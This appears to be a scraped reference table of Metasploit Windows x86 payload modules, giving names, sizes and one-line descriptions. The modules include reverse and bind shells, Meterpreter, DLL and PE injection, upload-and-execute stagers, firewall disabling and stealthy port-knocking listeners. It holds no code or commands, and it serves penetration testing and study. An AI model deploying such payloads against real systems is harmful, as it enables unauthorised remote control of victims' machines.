Windows Inject DLL, Bind TCP Stager (Windows x86) payload/windows/patchupdllinject/bind_tcp	298	Inject a custom DLL into the exploited process. Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/patchupdllinject/bind_tcp_rc4	415	Inject a custom DLL into the exploited process. Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Bind TCP Stager with UUID Support (Windows x86) payload/windows/patchupdllinject/bind_tcp_uuid	331	Inject a custom DLL into the exploited process. Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Find Tag Ordinal Stager payload/windows/patchupdllinject/find_tag	92	Inject a custom DLL into the exploited process. Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject DLL, Reverse TCP Stager (IPv6) payload/windows/patchupdllinject/reverse_ipv6_tcp	289	Inject a custom DLL into the exploited process. Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Reverse TCP Stager (No NX or Win7) payload/windows/patchupdllinject/reverse_nonx_tcp	177	Inject a custom DLL into the exploited process. Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/patchupdllinject/reverse_ord_tcp	93	Inject a custom DLL into the exploited process. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Reverse All-Port TCP Stager payload/windows/patchupdllinject/reverse_tcp_allports	282	Inject a custom DLL into the exploited process. Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Reverse TCP Stager (DNS) payload/windows/patchupdllinject/reverse_tcp_dns	321	Inject a custom DLL into the exploited process. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Reverse TCP Stager payload/windows/patchupdllinject/reverse_tcp	296	Inject a custom DLL into the exploited process. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject DLL, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/patchupdllinject/reverse_tcp_rc4_dns	438	Inject a custom DLL into the exploited process. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/patchupdllinject/reverse_tcp_rc4	413	Inject a custom DLL into the exploited process. Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Inject DLL, Reverse TCP Stager with UUID Support payload/windows/patchupdllinject/reverse_tcp_uuid	329	Inject a custom DLL into the exploited process. Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Hidden Bind Ipknock TCP Stager payload/windows/patchupmeterpreter/bind_hidden_ipknock_tcp	359	Inject the meterpreter server DLL (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Hidden Bind TCP Stager payload/windows/patchupmeterpreter/bind_hidden_tcp	343	Inject the meterpreter server DLL (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager (Windows x86) payload/windows/patchupmeterpreter/bind_ipv6_tcp	298	Inject the meterpreter server DLL (staged). Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/patchupmeterpreter/bind_ipv6_tcp_uuid	331	Inject the meterpreter server DLL (staged). Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Windows x86 Bind Named Pipe Stager payload/windows/patchupmeterpreter/bind_named_pipe	349	Inject the meterpreter server DLL (staged). Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7) payload/windows/patchupmeterpreter/bind_nonx_tcp	201	Inject the meterpreter server DLL (staged). Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Bind TCP Stager (Windows x86) payload/windows/patchupmeterpreter/bind_tcp	298	Inject the meterpreter server DLL (staged). Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/patchupmeterpreter/bind_tcp_rc4	415	Inject the meterpreter server DLL (staged). Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Meterpreter (skape/jt Injection), Bind TCP Stager with UUID Support (Windows x86) payload/windows/patchupmeterpreter/bind_tcp_uuid	331	Inject the meterpreter server DLL (staged). Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Find Tag Ordinal Stager payload/windows/patchupmeterpreter/find_tag	92	Inject the meterpreter server DLL (staged). Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (IPv6) payload/windows/patchupmeterpreter/reverse_ipv6_tcp	289	Inject the meterpreter server DLL (staged). Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7) payload/windows/patchupmeterpreter/reverse_nonx_tcp	177	Inject the meterpreter server DLL (staged). Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/patchupmeterpreter/reverse_ord_tcp	93	Inject the meterpreter server DLL (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse All-Port TCP Stager payload/windows/patchupmeterpreter/reverse_tcp_allports	282	Inject the meterpreter server DLL (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (DNS) payload/windows/patchupmeterpreter/reverse_tcp_dns	321	Inject the meterpreter server DLL (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager payload/windows/patchupmeterpreter/reverse_tcp	296	Inject the meterpreter server DLL (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/patchupmeterpreter/reverse_tcp_rc4_dns	438	Inject the meterpreter server DLL (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/patchupmeterpreter/reverse_tcp_rc4	413	Inject the meterpreter server DLL (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Meterpreter (skape/jt Injection), Reverse TCP Stager with UUID Support payload/windows/patchupmeterpreter/reverse_tcp_uuid	329	Inject the meterpreter server DLL (staged). Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Hidden Bind Ipknock TCP Stager payload/windows/peinject/bind_hidden_ipknock_tcp	359	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Hidden Bind TCP Stager payload/windows/peinject/bind_hidden_tcp	343	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Bind IPv6 TCP Stager (Windows x86) payload/windows/peinject/bind_ipv6_tcp	298	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/peinject/bind_ipv6_tcp_uuid	331	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Windows x86 Bind Named Pipe Stager payload/windows/peinject/bind_named_pipe	349	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Bind TCP Stager (No NX or Win7) payload/windows/peinject/bind_nonx_tcp	201	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Bind TCP Stager (Windows x86) payload/windows/peinject/bind_tcp	298	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/peinject/bind_tcp_rc4	415	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Bind TCP Stager with UUID Support (Windows x86) payload/windows/peinject/bind_tcp_uuid	331	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Find Tag Ordinal Stager payload/windows/peinject/find_tag	92	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse TCP Stager (IPv6) payload/windows/peinject/reverse_ipv6_tcp	289	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Windows x86 Reverse Named Pipe (SMB) Stager payload/windows/peinject/reverse_named_pipe	289	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker via a named pipe pivot. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse TCP Stager (No NX or Win7) payload/windows/peinject/reverse_nonx_tcp	177	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/peinject/reverse_ord_tcp	93	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse All-Port TCP Stager payload/windows/peinject/reverse_tcp_allports	282	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse TCP Stager (DNS) payload/windows/peinject/reverse_tcp_dns	321	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse TCP Stager payload/windows/peinject/reverse_tcp	296	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/peinject/reverse_tcp_rc4_dns	438	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/peinject/reverse_tcp_rc4	413	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject PE Files, Reverse TCP Stager with UUID Support payload/windows/peinject/reverse_tcp_uuid	329	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source
Windows x86 Pingback, Bind TCP Inline payload/windows/pingback_bind_tcp	314	Open a socket and report UUID when a connection is received (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows x86 Pingback, Reverse TCP Inline payload/windows/pingback_reverse_tcp	307	Connect back to attacker and report UUID (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Interactive Powershell Session, Bind TCP payload/windows/powershell_bind_tcp	1738	Listen for a connection and spawn an interactive powershell session. **Platforms**: win **Archs**: x86 **Refs**: source, ref1

Metasploit Payload	Size	Details
Windows Interactive Powershell Session, Reverse TCP payload/windows/powershell_reverse_tcp	1746	Listen for a connection and spawn an interactive powershell session. **Platforms**: win **Archs**: x86 **Refs**: source, ref1
Windows Command Shell, Hidden Bind Ipknock TCP Stager payload/windows/shell/bind_hidden_ipknock_tcp	359	Spawn a piped command shell (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Hidden Bind TCP Stager payload/windows/shell/bind_hidden_tcp	343	Spawn a piped command shell (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Bind IPv6 TCP Stager (Windows x86) payload/windows/shell/bind_ipv6_tcp	298	Spawn a piped command shell (staged). Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Command Shell, Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/shell/bind_ipv6_tcp_uuid	331	Spawn a piped command shell (staged). Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Windows x86 Bind Named Pipe Stager payload/windows/shell/bind_named_pipe	349	Spawn a piped command shell (staged). Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Bind TCP Stager (No NX or Win7) payload/windows/shell/bind_nonx_tcp	201	Spawn a piped command shell (staged). Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Bind TCP Stager (Windows x86) payload/windows/shell/bind_tcp	298	Spawn a piped command shell (staged). Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Bind TCP Inline payload/windows/shell_bind_tcp	328	Listen for a connection and spawn a command shell. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/shell/bind_tcp_rc4	415	Spawn a piped command shell (staged). Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Command Shell, Bind TCP Stager with UUID Support (Windows x86) payload/windows/shell/bind_tcp_uuid	331	Spawn a piped command shell (staged). Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Disable Windows ICF, Command Shell, Bind TCP Inline payload/windows/shell_bind_tcp_xpfw	529	Disable the Windows ICF, then listen for a connection and spawn a command shell. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Find Tag Ordinal Stager payload/windows/shell/find_tag	92	Spawn a piped command shell (staged). Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Hidden Bind TCP Inline payload/windows/shell_hidden_bind_tcp	386	Listen for a connection from certain IP and spawn a command shell. The shellcode will reply with a RST packet if the connections is not coming from the IP defined in AHOST. This way the port will appear as "closed" helping us to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse TCP Stager (IPv6) payload/windows/shell/reverse_ipv6_tcp	289	Spawn a piped command shell (staged). Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Command Shell, Reverse TCP Stager (No NX or Win7) payload/windows/shell/reverse_nonx_tcp	177	Spawn a piped command shell (staged). Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/shell/reverse_ord_tcp	93	Spawn a piped command shell (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse All-Port TCP Stager payload/windows/shell/reverse_tcp_allports	282	Spawn a piped command shell (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse TCP Stager (DNS) payload/windows/shell/reverse_tcp_dns	321	Spawn a piped command shell (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse TCP Stager payload/windows/shell/reverse_tcp	296	Spawn a piped command shell (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse TCP Inline payload/windows/shell_reverse_tcp	324	Connect back to attacker and spawn a command shell. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/shell/reverse_tcp_rc4_dns	438	Spawn a piped command shell (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/shell/reverse_tcp_rc4	413	Spawn a piped command shell (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse TCP Stager with UUID Support payload/windows/shell/reverse_tcp_uuid	329	Spawn a piped command shell (staged). Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Command Shell, Reverse UDP Stager with UUID Support payload/windows/shell/reverse_udp	312	Spawn a piped command shell (staged). Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Speech API - Say \ payload/windows/speak_pwned	247	Causes the target to say "You Got Pwned" via the Windows Speech API. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Hidden Bind Ipknock TCP Stager payload/windows/upexec/bind_hidden_ipknock_tcp	359	Uploads an executable and runs it (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Upload/Execute, Hidden Bind TCP Stager payload/windows/upexec/bind_hidden_tcp	343	Uploads an executable and runs it (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Bind IPv6 TCP Stager (Windows x86) payload/windows/upexec/bind_ipv6_tcp	298	Uploads an executable and runs it (staged). Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/upexec/bind_ipv6_tcp_uuid	331	Uploads an executable and runs it (staged). Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Windows x86 Bind Named Pipe Stager payload/windows/upexec/bind_named_pipe	349	Uploads an executable and runs it (staged). Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Bind TCP Stager (No NX or Win7) payload/windows/upexec/bind_nonx_tcp	201	Uploads an executable and runs it (staged). Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Bind TCP Stager (Windows x86) payload/windows/upexec/bind_tcp	298	Uploads an executable and runs it (staged). Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Upload/Execute, Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/upexec/bind_tcp_rc4	415	Uploads an executable and runs it (staged). Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Bind TCP Stager with UUID Support (Windows x86) payload/windows/upexec/bind_tcp_uuid	331	Uploads an executable and runs it (staged). Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Find Tag Ordinal Stager payload/windows/upexec/find_tag	92	Uploads an executable and runs it (staged). Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse TCP Stager (IPv6) payload/windows/upexec/reverse_ipv6_tcp	289	Uploads an executable and runs it (staged). Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse TCP Stager (No NX or Win7) payload/windows/upexec/reverse_nonx_tcp	177	Uploads an executable and runs it (staged). Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/upexec/reverse_ord_tcp	93	Uploads an executable and runs it (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Upload/Execute, Reverse All-Port TCP Stager payload/windows/upexec/reverse_tcp_allports	282	Uploads an executable and runs it (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse TCP Stager (DNS) payload/windows/upexec/reverse_tcp_dns	321	Uploads an executable and runs it (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse TCP Stager payload/windows/upexec/reverse_tcp	296	Uploads an executable and runs it (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/upexec/reverse_tcp_rc4_dns	438	Uploads an executable and runs it (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/upexec/reverse_tcp_rc4	413	Uploads an executable and runs it (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source
Windows Upload/Execute, Reverse TCP Stager with UUID Support payload/windows/upexec/reverse_tcp_uuid	329	Uploads an executable and runs it (staged). Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source

Metasploit Payload	Size	Details
Windows Upload/Execute, Reverse UDP Stager with UUID Support payload/windows/upexec/reverse_udp	312	Uploads an executable and runs it (staged). Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source
VNC Server (Reflective Injection), Hidden Bind Ipknock TCP Stager payload/windows/vncinject/bind_hidden_ipknock_tcp	359	Inject a VNC Dll via a reflective loader (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
